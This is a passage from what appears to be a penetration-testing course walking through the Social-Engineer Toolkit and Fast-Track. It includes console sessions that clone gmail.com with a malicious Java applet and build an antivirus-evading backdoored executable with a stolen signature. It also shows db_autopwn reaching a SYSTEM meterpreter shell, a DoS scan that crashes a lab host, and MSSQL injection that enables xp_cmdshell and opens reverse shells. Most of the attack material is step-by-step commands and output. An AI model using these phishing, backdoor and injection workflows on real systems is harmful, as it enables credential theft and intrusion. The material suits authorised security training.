The web jacking attack method was introduced by white_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 1

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: 8J5ovr0lC9tW
[*] Malicious java applet website prepped for deployment

What payload do you want to generate:

| Name: | Description: |
|---|---|
| 1. Windows Shell Reverse_TCP | Spawn a command shell on victim and send back to attacker. |

| | |
|---|---|
| 2. Windows Reverse_TCP Meterpreter | Spawn a meterpreter shell on victim and send back to attacker. |
| 3. Windows Reverse_TCP VNC DLL | Spawn a VNC server on victim and send back to attacker. |
| 4. Windows Bind Shell | Execute payload and create an accepting port on remote system. |
| 5. Windows Bind Shell X64 | Windows x64 Command Shell, Bind TCP Inline |
| 6. Windows Shell Reverse_TCP X64 | Windows X64 Command Shell, Reverse TCP Inline |
| 7. Windows Meterpreter Reverse_TCP X64 | Connect back to the attacker (Windows x64), Meterpreter |
| 8. Windows Meterpreter Egress Buster | Spawn a meterpreter shell and find a port home via multiple ports |
| 9. Windows Meterpreter Reverse HTTPS | Tunnel communication over HTTP using SSL and use Meterpreter |
| 10. Windows Meterpreter Reverse DNS | Tunnel communications over DNS and spawn a Meterpreter console |
| 11. Import your own executable | Specify a path for your own executable |

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)

Enter your choice (enter for default):
[-] Enter the PORT of the listener (enter for default):

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[-] Backdoor completed successfully. Payload is now hidden within a legit executable.

**********
Do you want to create a Linux/OSX reverse_tcp payload
in the Java Applet attack as well?
**********

Enter choice yes or no: no

Looking through the options, we selected:
1
2
1

https://gmail.com

no

If you create a text file called moo.txt or whatever you want and input that into it you can call set-automate and it will enter it for you each time.

```
root@bt:/pentest/exploits/set# ./set-automate moo.txt
[*] Spawning SET in a threaded process...
[*] Sending command 1 to the interface...
[*] Sending command 2 to the interface...
[*] Sending command 1 to the interface...
[*] Sending command https://gmail.com to the interface...
[*] Sending command default to the interface...
[*] Sending command default to the interface...
[*] Sending command default to the interface...
[*] Sending command no to the interface...
[*] Sending command default to the interface...
[*] Finished sending commands, interacting with the interface..
```

## SET Web-Interface

The web interface for the Social-Engineer Toolkit takes whatever you select and generates an answer file that is ultimately placed into set-automate. Each response assigns a given value and the built in intelligence on the back-end parses your responses into building and crafting the attack into SET. To turn the web interface simply type ./set-web

```
root@bt:/pentest/exploits/set# ./set-web

[*] Starting the SET Command Center on port: 44444

|                                       |
|                                       |
|           The Social-Engineer Toolkit            |
|                Command Center                |
|                                       |
|            May the pwn be with you            |
|_______________________________________________________|

  All results from the web interface will be displayed
  in this terminal.

[*] Interface is bound to http://127.0.0.1 on port 44444 (open browser to ip/port)
```

Once the SET Web Interface is running, browse to localhost:44444. SET will only listen on localhost, you will not be able to get to it remotely.


The web interface should be pretty self-explanatory if you're familiar with the menu mode. One thing to note is that under the update's menu, you'll notice that you can dynamically edit the configuration options. When you save the new settings to the file, it will actually propagate different options in different menus. For example, if you turn on self-signed-applets to ON, new options will appear under the web attack menu. Otherwise, the options will remain hidden. To launch an attack, just click on one of the attack vectors, fill out the appropriate attacks and hit launch attack. Check your window that you launched the web interface on, and you should see the attack being launched.

## Developing your own SET modules

In version 1.2 introduced the core library modules and the ability to add third party modules into SET. Essentially, the folder located in the SET root "modules" can add additions or enhancements to SET and add additional contributions to the toolkit. The first thing to note is that when you add a new ".py" file to the modules directory, it will automatically be imported into SET under "Third Party Modules". Below is an example of a test module:

```
#
# These are required fields
#
import sys
# switch over to import core
sys.path.append("src/core")
# import the core modules
try: reload(core)
except: import core
```

```
MAIN="This is a test module"
AUTHOR="Dave 'ReL1K' davek@social-engineer.org"

# def main(): header is required
def main():
core.java_applet_attack("https://gmail.com","443","reports/")
pause=raw_input("This module has finished completing. Press  to continue")
```

In this example, we create a simple module that will use the java applet attack vector, clone a website and launch the attack for us. It handles creating the Metasploit payloads and everything for us. Ultimately you can create whatever you want to using the function calls built into SET or creating your own. Now if we run SET:

```
root@bt:/pentest/exploits/set# ./set

                ..######.....########.########
                .##.....##.##.....##...
                .##.....##.##.....##...
                .######.....######.....##...
                .....##.....##.....##...
                .....##.....##.##.....##...
                .######.....########.....##...
  Welcome to the Social-Engineer Toolkit (SET). Your one
   stop shop for all of your social-engineering needs..

   DerbyCon 2011 Sep30-Oct02 - http://www.derbycon.com

Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7.  SMS Spoofing Attack Vector
8.  Third Party Modules
9.  Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 8

Welcome to the Social-Engineer Toolkit Third Party Modules menu.

Please read the readme/modules.txt for more information on how to create your
own modules.

1. This is a test module
2. Return to the previous menu.

Enter the module you want to use: 1

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[-] Backdoor completed successfully. Payload is now hidden within a legit executable.
[*] UPX Encoding is set to ON, attempting to pack the executable with UPX encoding.
[*] Digital Signature Stealing is ON, hijacking a legit digital certificate.
```

```
[*] Executable created under src/program_junk/ajk1K7Wl.exe

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: m3LrpBcbjm13u
[*] Malicious java applet website prepped for deployment

Site has been successfully cloned and is: reports/
[*] Starting the multi/handler through Metasploit...

      =[ metasploit v3.6.0-dev [core:3.6 api:1.0]
+ -- --=[ 644 exploits - 328 auxiliary
+ -- --=[ 216 payloads - 27 encoders - 8 nops
      =[ svn r11638 updated today (2011.01.25)

resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> use multi/handler
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> set LPORT 443
LPORT => 443
resource (/pentest/exploits/set/src/program_junk/msf_answerfile)> exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) > exit
This module has finished completing. Press  to continue
```

- core.meta_path() # Returns the path of the Metasploit directory in the set_config
- core.grab_ipaddress() # Returns your IP address used for the attacks
- core.check_pexpect() # Checks to see if the Python module PEXPECT is installed
- core.check_beautifulsoup() # Check to see if the Python module BeautifulSoup is installed
- core.cleanup_routine() # Removed stale process information, files, etc.
- core.update_metasploit() # Updates the Metasploit framework
- core.update_set() # Updates the Social-Engineer Toolkit
- core.help_menu() # Displays the help menu
- core.date_time() # Displays the date and time
- core.generate_random_string(low,high) # generates a number between the low and high range (random). So you could use generate_random_string(1,30) and it will create a unique string between 1 and 30 characters long
- core.site_cloner(website,exportpath, *args) # clones a website and exports it to a specific path. So for example you could use core.site_cloner("https://gmail.com","reports/") and it will clone the website and export it to the reports directory.

- core.meterpreter_reverse_tcp_exe(port) # creates a meterpreter reverse payload, only need to specify port.
- core.metasploit_listener_start(payload,port) # creates a meterpreter listener, only need to specify payload (example windows/meterpreter/reverse_tcp) and port.
- core.start_web_server(directory) # Starts a web server in the directory root you specify, for example core.start_web_server("reports")
- core.java_applet_attack(website,port,directory) # Clones a website, creates meterpreter backdoor, starts a webserver and creates the listener. The port is the meterpreter reverse listener port. Example core.java_applet_attack("https://gmail.com","443","reports/")
- core.teensy_pde_generator(attack_method) # Creates a teensy pde file you can use for the teensy USB HID attack vector. You can call the following attack methods: beef, powershell_down, powershell_reverse, java_applet, and wscript. Example: teensy_pde_generator("powershell_reverse")

## SET Frequently Asked Questions

In an effort to avoid confusion and help understand some of the common questions with SET.

**Q. I'm using NAT/Port forwarding, how can I configure SET to support this scenario?**
**A.** Edit the config/set_config file and turn **AUTO_DETECT=ON** to **AUTO_DETECT=OFF**. Once this option is you will be prompted with the following questions:

NAT/Port Forwarding can be used in the cases where your SET machine is not externally exposed and may be a different IP address than your reverse listener.
Are you using NAT/Port Forwarding? yes or no: **yes**
Enter the IP address to your SET web server (external IP or hostname):
**<ExternalIPGoesHere>**

In some cases you may have your listener on a different IP address, if this is the case the next question asks if your IP address is different for the reverse handler/listener. If that is the case, specify yes, and enter your separate IP address for the listener.
Is your payload handler (metasploit) on a different IP from your external NAT/Port FWD address (yes or no): **yes**
Enter the IP address for the reverse handler (reverse payload):
**<OtherExternalIPGoesHere>**

**Q. My Java Applet isn't working correctly and don't get prompted for the Applet when browsing the site.**
**A.** You either do not have Java installed on the victim machine, or your using a NAT/Port forwarding scenario and you need to turn **AUTO_DETECT=ON** to **AUTO_DETECT=OFF**. If you do a view source on the webpage, the applet should be downloaded from your IP address that is accessible from the the victim. In some

cases SET may grab the wrong interface IP as well, in this scenario you again will want to edit the set_config and turn **AUTO_DETECT** to **OFF**.

## *Fast-Track*

Fast-Track is a python based open-source project aimed at helping penetration testers in an effort to identify, exploit, and further penetrate a network. Fast-Track was originally conceived when David Kennedy (rel1k) was on a penetration test and found that there was generally a lack of tools or automation in certain attacks that were normally extremely advanced and time consuming. In an effort to reproduce some of his advanced attacks and propagate it down to his team, he ended up writing Fast-Track for the public. Fast-Track arms the penetration tester with advanced attacks that in most cases have never been performed before. Sit back relax, crank open a can of Jolt Cola and enjoy the ride.

Fast-Track utilizes large portions of the Metasploit Framework in order to complete successful attacks. Fast-Track has a wide variety of unique attacks that allow you to utilize the Metasploit Framework to its maximum potential. We thought that showing the different attacks and how Fast-Track integrates with the Metasploit Framework was an excellent addition and complement to the course. Let's walk through Fast-Track.

### Fast Track Modes

Fast-Track can be used in two different modes: interactive mode and web interface. Let's look at each one.
Interactive mode can be launched by passing the '-i' switch to Fast Track.

```
root@bt:/pentest/exploits/fasttrack# ./fast-track.py -i

***********************************************
******* Performing dependency checks... *******
***********************************************

*** FreeTDS and PYMMSQL are installed. (Check) ***
*** PExpect is installed. (Check) ***
*** ClientForm is installed. (Check) ***
*** Beautiful Soup is installed. (Check) ***
*** PyMills is installed. (Check) ***

Also ensure ProFTP, WinEXE, and SQLite3 is installed from
the Updates/Installation menu.

Your system has all requirements needed to run Fast-Track!
 ****************************************************************
 **                                                            **
 **  Fast-Track - A new beginning...                           **
 **  Version: 4.0.1                                            **
 **  Written by: David Kennedy (ReL1K)                         **
 **  Lead Developer: Joey Furr (j0fer)                         **
 **  http://www.secmaniac.com                                  **
 **                                                            **
 ****************************************************************
```

Fast-Track Main Menu:

1. Fast-Track Updates
2. Autopwn Automation
3. Nmap Scripting Engine
4. Microsoft SQL Tools
5. Mass Client-Side Attack
6. Exploits
7. Binary to Hex Payload Converter
8. Payload Generator
9. Fast-Track Tutorials
10. Fast-Track Changelog
11. Fast-Track Credits
12. Exit Fast-Track

Enter the number:

The Web Gui Mode is launched by running './fast-track.py -g'. By default, the web server will start listening on port 44444 but you can change it by passing a different port number on the command line.

**root@bt:/pentest/exploits/fasttrack# ./fast-track.py -g 31337**

```
***********************************************
******* Performing dependency checks... *******
***********************************************

*** FreeTDS and PYMMSQL are installed. (Check) ***
*** PExpect is installed. (Check) ***
*** ClientForm is installed. (Check) ***
*** Beautiful Soup is installed. (Check) ***
*** PyMills is installed. (Check) ***

Also ensure ProFTP, WinEXE, and SQLite3 is installed from
the Updates/Installation menu.

Your system has all requirements needed to run Fast-Track!

****************************************
Fast-Track Web GUI Front-End
Written by: David Kennedy (ReL1K)
****************************************

Starting HTTP Server on 127.0.0.1 port 31337

*** Open a browser and go to http://127.0.0.1:31337 ***

Type -c to exit..
```


We'll be focusing primarily on the interactive mode functionality. The graphical mode is easy to understand once you understand each of the tools in interactive mode.

## Fast Track Updates

From the Fast-Track Interactive mode menu, there are a lot of options here to aid you in a penetration test. First of all, Fast-Track allows you to stay up-to-date with the latest and greatest version. To update the Fast-Track installation, simply navigate to the update menu then select the option **"Update Fast-Track"**.

Fast-Track Main Menu:

1. Fast-Track Updates
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8. Payload Generator
9. Fast-Track Tutorials
10. Fast-Track Changelog
11. Fast-Track Credits
12. Exit Fast-Track

Enter the number: 1

Fast-Track Update Menu (BackTrack):

1. Update Fast-Track

(q)uit

Enter number: 1

Updating Fast-Track, please wait....

Ensure you frequently update Fast-Track, as continuous improvements are being made. Let's dive down into the different attack vectors that Fast-Track has available in its arsenal.

## Fast-Track Autopwn Automation

As you have seen earlier in this course, Metasploit's db_autopwn is a noisy but awesome feature of the Framework that lets you hammer a target or multiple targets with every potential matching exploit in Metasploit. Rather than load up Metasploit, you can also launch this attack from within Fast-Track. Begin by selecting **"Autopwn Automation"** from the Fast-Track main menu and then set the target IP address(es).

Fast-Track Main Menu:

1. Fast-Track Updates
2. Autopwn Automation
3. Nmap Scripting Engine
4. Microsoft SQL Tools
5. Mass Client-Side Attack
6. Exploits
7. Binary to Hex Payload Converter
8. Payload Generator
9. Fast-Track Tutorials
10. Fast-Track Changelog
11. Fast-Track Credits
12. Exit Fast-Track

Enter the number: 2

Metasploit Autopwn Automation:

http://www.metasploit.com

This tool specifically piggy backs some commands from the Metasploit Framework and does not modify the Metasploit Framework in any way. This is simply to automate some tasks from the autopwn feature already developed by the Metasploit crew.

Simple, enter the IP ranges like you would in NMap i.e. 192.168.1.-254 or 192.168.1.1/24 or whatever you want and it'll run against those hosts. Additionally you can place NMAP commands within the autopwn ip ranges bar, for example, if you want to scan even if a host "appears down" just do -PN 192.168.1.1-254 or whatever...you can use all NMap syntaxes in the Autopwn IP Ranges portion.

When it has completed exploiting simply type this:

sessions -l (lists the shells spawned)
sessions -i  (jumps you into the sessions)

Example 1: -PN 192.168.1.1

```
Example 2: 192.168.1.1-254
Example 3: -P0 -v -A 192.168.1.1
Example 4: 192.168.1.1/24

    Enter the IP ranges to autopwn
     -c or (q)uit to cancel: 192.168.1.201
```

Next, you will need to select either a bind or reverse shell payload to be used in the attack. You will need to take into account and inbound and outbound filtering that may be in place on the target network.

```
Do you want to do a bind or reverse payload?

Bind = direct connection to the server
Reverse = connection originates from server

1. Bind
2. Reverse

Enter number: 1
```

Once you have selected your shell type, Fast-Track launches Metasploit, creates a database, and launches db_nmap.

```
   Launching MSFConsole and prepping autopwn...
db_driver sqlite3
db_destroy pentest
db_create pentest
db_nmap 192.168.1.201
db_autopwn -p -t -e -b
sleep 5
jobs -K

sessions -l
echo "If it states No sessions, then you were unsuccessful. Simply type sessions -i  to jump
into a shell"

      =[ metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --=[ 615 exploits - 306 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
      =[ svn r10799 updated today (2010.10.23)

msf > db_driver sqlite3
[*] Using database driver sqlite3
msf > db_destroy pentest
[*] Deleting pentest...
[-] The specified database does not exist
msf > db_create pentest
[-]
[-] Warning: The db_create command is deprecated, use db_connect instead.
[-]         The database and schema will be created automatically by
[-]         db_connect. If db_connect fails to create the database, create
[-]         it manually with your DBMS's administration tools.
[-]
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: pentest
msf > db_nmap 192.168.1.201
```

```
Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-10-24 14:13 EDT
Nmap scan report for 192.168.1.201
Host is up (0.0081s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
3389/tcp open  ms-term-serv
MAC Address: C6:CE:4E:D9:C9:6E (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
```

With the Nmap scan complete, db_autopwn is launched with exploits based on port(p), shows all matching exploit modules(t), launches the exploits(e), and is using a bind shell(b).

```
msf > db_autopwn -p -t -e -b
[*] Analysis completed in 7 seconds (0 vulns / 0 refs)
[*]
[*] ========================================================== [*]
Matching Exploit Modules
[*] ========================================================== [*]
192.168.1.201:443  exploit/windows/http/integard_password_bof  (port match)
[*]   192.168.1.201:443  exploit/windows/http/sapdb_webtools  (port match)
[*]   192.168.1.201:443  exploit/windows/http/apache_mod_rewrite_ldap  (port match)
[*]   192.168.1.201:80  exploit/windows/iis/ms01_023_printer  (port match)
...snip...
[*] Meterpreter session 1 opened (192.168.1.62:58138 -> 192.168.1.201:6190) at Sun Oct 24
14:18:32 -0400 2010
[*] (249/249 [1 sessions]): Waiting on 11 launched modules to finish execution...
[*] (249/249 [1 sessions]): Waiting on 11 launched modules to finish execution...
[*] (249/249 [1 sessions]): Waiting on 11 launched modules to finish execution...
...snip...
[*] The autopwn command has completed with 1 sessions
```

We can see at the end of all of that output that there is a shell waiting for us. Once all the jobs have finished, the active session list is displayed for us. All we need to do now is interact with it.

```
msf > sleep 5
msf > jobs -K
Stopping all jobs...
msf >
msf >
msf >
msf >
msf > sessions -l

Active sessions
===============

  Id  Type              Information                    Connection
  --  ----              -----------                    ----------
```

```
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ XEN-XP-SP2-BARE (ADMIN)
192.168.1.62:58138 -> 192.168.1.201:6190

[*] exec: echo "If it states No sessions, then you were unsuccessful. Simply type sessions -i
to jump into a shell"

msf > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer: XEN-XP-SP2-BARE
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
meterpreter >
```

## Fast-Track Nmap Scripting Engine

One of the many useful Nmap NSE scripts available is smb-check-vulns that will scan a remote system and determine if the SMB service is vulnerable to various exploits. Nmap and this script can be called from within Fast-Track. Begin by selecting **"Nmap Scripting Engine"** from the Fast-Track menu followed by **"Scan For SMB Vulnerabilities"**.

```
Fast-Track Main Menu:

    1.  Fast-Track Updates
    2.  Autopwn Automation
    3.  Nmap Scripting Engine
    4.  Microsoft SQL Tools
    5.  Mass Client-Side Attack
    6.  Exploits
    7.  Binary to Hex Payload Converter
    8.  Payload Generator
    9.  Fast-Track Tutorials
    10. Fast-Track Changelog
    11. Fast-Track Credits
    12. Exit Fast-Track

    Enter the number: 3

The Nmap Scripting Engine is a powerful addition to Nmap, allowing for
    custom scripts which can fingerprint, scan, and even exploit hosts!

    Select your script:

    1.  Scan For SMB Vulnerabilities

    -c or (q)uit

    Enter number: 1

 ****************************************************************
 **  Nmap Scripting Engine: Script - smb-check-vulns          **
 **                                          **
 **  Checks a host or network     MS08-067                 **
```

```
**      for vulnerability to:    Conficker infection          **
**                               regsvc DoS: (When enabled)    **
**                               SMBv2 DoS: (When enabled)     **
*********************************************************************

  -c at any time to Cancel
```

Next, we just need to tell Fast-Track what IP address(es) we want scanned as select whether or not we want to test for denial of service vulnerabilities. Be absolutely certain you have permission prior to enabling DoS testing as these scans can render the remote system completely unusable.

```
NOTE: A single host or a network/block can be specified for testing.
    examples:   192.168.1.21
                192.168.1.0/24

Enter the host or range to be checked: 192.168.1.201

Do you want to enable aggressive testing (regsvc, SMBv2 DoS)?
    WARNING: these checks can cause a Denial of Service! [y|n]: y


Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-10-24 15:11 EDT
Nmap scan report for 192.168.1.201
Host is up (0.0022s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: C6:CE:4E:D9:C9:6E (Unknown)

Host script results:
| smb-check-vulns:
|   MS08-067: LIKELY VULNERABLE (host stopped responding)
|   Conficker: UNKNOWN; got error SMB: Failed to receive bytes after 5 attempts: EOF
|   SMBv2 DoS (CVE-2009-3103): VULNERABLE
|   MS06-025: NO SERVICE (the Ras RPC service is inactive)
|_  MS07-029: NO SERVICE (the Dns Server RPC service is inactive)

Nmap done: 1 IP address (1 host up) scanned in 397.25 seconds

Press  to return...
```

Note that this scan took a long time to complete as the DoS testing crashed our remote lab system.

## MSSQL Injector

The MSSQL Injector utilizes some advanced techniques in order to ultimately gain full unrestricted access to the underlying system. This section requires someone to already know where SQL Injection is on a given site. Once this is specified, Fast-Track can do the work for you and exploit the system. Note that this will only work on Microsoft SQL back-end to a web application.

```
Fast-Track Main Menu:

    1. Fast-Track Updates
    2. Autopwn Automation
```

3. Nmap Scripting Engine
4. Microsoft SQL Tools
5. Mass Client-Side Attack
6. Exploits
7. Binary to Hex Payload Converter
8. Payload Generator
9. Fast-Track Tutorials
10. Fast-Track Changelog
11. Fast-Track Credits
12. Exit Fast-Track

Enter the number: 4

Microsoft SQL Attack Tools

1. MSSQL Injector
2. MSSQL Bruter
3. SQLPwnage

(q)uit

Enter your choice : 1

Enter which SQL Injector you want to use:

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

(q)uit

Enter your choice:

Notice the different sub-menus that are available. We'll walk through each one and explain its purpose. The 'SQL Injector - Query String Parameter Attack' specifically targets vulnerable query string parameters within a website. Query strings are represented as follows: ?querystring1=value1&querystring2=value2 and injection often occurs where value1 and value2 are located. Let's browse to a vulnerable site: Note the query string parameters on top: logon and password. Let's throw a single quote in the 'login' query string parameter.


Now that we know that the login field is susceptible to SQL Injection, we need to tell Fast-Track where to actually go to launch the attack. We do this by specifying 'INJECTHERE in place of the injectable parameter in the query string. This will let Fast-Track know what we want to attack. Look at the below output and the ultimate result.

Enter which SQL Injector you want to use

```
1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: 1

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Requirements: PExpect
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This module uses a reverse shell by using the binary2hex method for uploading.
It does not require FTP or any other service, instead we are using the debug
function in Windows to generate the executable.

You will need to designate where in the URL the SQL Injection is by using 'INJECTHERE

So for example, when the tool asks you for the SQL Injectable URL, type:

http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah

Enter the URL of the susceptible site, remember to put 'INJECTHERE for the injectible
parameter

Example:http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah

Enter here: http://10.211.55.128/Default.aspx?login='INJECTHERE&password=blah
Sending initial request to enable xp_cmdshell if disabled....
Sending first portion of payload (1/4)....
Sending second portion of payload (2/4)....
Sending third portion of payload (3/4)...
Sending the last portion of the payload (4/4)...
Running cleanup before executing the payload...
Running the payload on the server...Sending initial request to enable xp_cmdshell if
disabled....
Sending first portion of payload (1/4)....
Sending second portion of payload (2/4)....
Sending third portion of payload (3/4)...
Sending the last portion of the payload (4/4)...
Running cleanup before executing the payload...
Running the payload on the server...
listening on [any] 4444 ...
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1041
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Fast-Track automatically re-enables the 'xp_cmdshell' stored procedure if it is disabled and delivers a reverse payload to the system, ultimately giving us full access all through SQL Injection!

This was a great example of how to attack query string parameters, but what about forms? Post parameters can also be handled through Fast-Track and very easily at that. In the Fast-Track 'MSSQL Injector' menu, select 'SQL Injector - POST Parameter Attack'.

```
Enter which SQL Injector you want to use
```

```
1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: 2

This portion allows you to attack all forms on a specific website without having to specify
each parameter. Just type the URL in, and Fast-Track will auto SQL inject to each parameter
looking for both error based injection as well as blind based SQL injection. Simply type
the website you want to attack, and let it roll.

Example: http://www.sqlinjectablesite.com/index.aspx

Enter the URL to attack: http://10.211.55.128/Default.aspx

Forms detected...attacking the parameters in hopes of exploiting SQL Injection..

Sending payload to parameter: txtLogin

Sending payload to parameter: txtPassword

[-] The PAYLOAD is being delivered. This can take up to two minutes. [-]

listening on [any] 4444 ...
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1041
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Not to quote Office Max, but that was easy! Fast-Track automatically detects the forms and attacks the system for SQL Injection, ultimately giving you access to the box.

If for some reason the query string parameter attack was unsuccessful, you can use the 'SQL Injector - GET FTP Payload Attack'. This requires that you install ProFTPD, and is rarely used. This module will setup a payload through FTP echo files and ultimately deliver the payload through FTP and SQL Injection.

The 'SQL Injector - GET Manual Setup Binary Payload Attack' can be used if you're attacking from one machine but have a listener on another machine. This is often used if you're NATed and you have a listener box set up on the internet and not on the system you're attacking from.

```
Enter which SQL Injector you want to use

1. SQL Injector - Query String Parameter Attack
2. SQL Injector - POST Parameter Attack
3. SQL Injector - GET FTP Payload Attack
4. SQL Injector - GET Manual Setup Binary Payload Attack

Enter your choice: 4

The manual portion allows you to customize your attack for whatever reason.

You will need to designate where in the URL the SQL Injection is by using 'INJECTHERE
```

So for example, when the tool asks you for the SQL Injectable URL, type:

http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah

Enter the URL of the susceptible site, remember to put 'INJECTHERE for the injectible parameter

Example: http://www.thisisafakesite.com/blah.aspx?id='INJECTHERE&password=blah

Enter here: http://10.211.55.128/Default.aspx?login='INJECTHERE&password=blah
Enter the IP Address of server with NetCat Listening: 10.211.55.130
Enter Port number with NetCat listening: 9090

Sending initial request to enable xp_cmdshell if disabled....
Sending first portion of payload....
Sending second portion of payload....
Sending next portion of payload...
Sending the last portion of the payload...
Running cleanup...
Running the payload on the server...
listening on [any] 9090 ...
10.211.55.128: inverse host lookup failed: Unknown server error : Connection timed out
connect to [10.211.55.130] from (UNKNOWN) [10.211.55.128] 1045
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

### MSSQL Bruter

Probably one of my favorite aspects of Fast-Track is the MSSQL Bruter. It is probably one of the most robust and unique MSSQL bruters on the market today. When performing internal penetration tests, you often find that MSSQL "sa" passwords are often overlooked. First, a brief history behind these "sa" accounts is in order.

The "sa" account is the system administrator account for MSSQL and when using "Mixed Mode" or "SQL Authentication", the SQL "sa" account automatically gets created. Administrators have to enter a password when creating these accounts and often leave these as weak passwords.

Fast-Track attacks this weakness and attempts to identify SQL servers with weak "sa" accounts. Once these passwords have been guessed, Fast-Track will deliver whatever payload you want through an advanced hex to binary conversion utilizing windows debug. Let's scan a class C address space for SQL servers. One thing to note when going through these steps is that you will be prompted if you want to perform advanced SQL discovery.

In order to explain this, you first need to understand default installations of SQL Servers. When installing SQL Server, by default it will install SQL on TCP Port 1433. In SQL Server 2005+, you can specify dynamic port allocation which will make the number somewhat random and hard to identify. Luckily for us, SQL server also installs port 1434 UDP which tells us what TCP port the SQL server is running on. When performing the advanced identification, Fast-Track will utilize the Metasploit

auxiliary module to query port 1433 for the ports, otherwise Fast-Track will only end up scanning for port 1433. Let's look at the SQL Bruter. Note that by specifying the advanced discovery, it takes significantly longer than if you specify no.

```
Fast-Track Main Menu:

    1.  Fast-Track Updates
    2.  Autopwn Automation
    3.  Nmap Scripting Engine
    4.  Microsoft SQL Tools
    5.  Mass Client-Side Attack
    6.  Exploits
    7.  Binary to Hex Payload Converter
    8.  Payload Generator
    9.  Fast-Track Tutorials
    10. Fast-Track Changelog
    11. Fast-Track Credits
    12. Exit Fast-Track

    Enter the number: 4

  Microsoft SQL Attack Tools

    1. MSSQL Injector
    2. MSSQL Bruter
    3. SQLPwnage

    (q)uit

    Enter your choice : 2

  Enter the IP Address and Port Number to Attack.

    Options: (a)ttempt SQL Ping and Auto Quick Brute Force
          (m)ass scan and dictionary brute
          (s)ingle Target (Attack a Single Target with big dictionary)
          (f)ind SQL Ports (SQL Ping)
          (i) want a command prompt and know which system is vulnerable
          (v)ulnerable system, I want to add a local admin on the box...
          (r)aw SQL commands to the SQL Server
          (e)nable xp_cmdshell if its disabled (sql2k and sql2k5)

          (q)uit

    Enter Option:
```

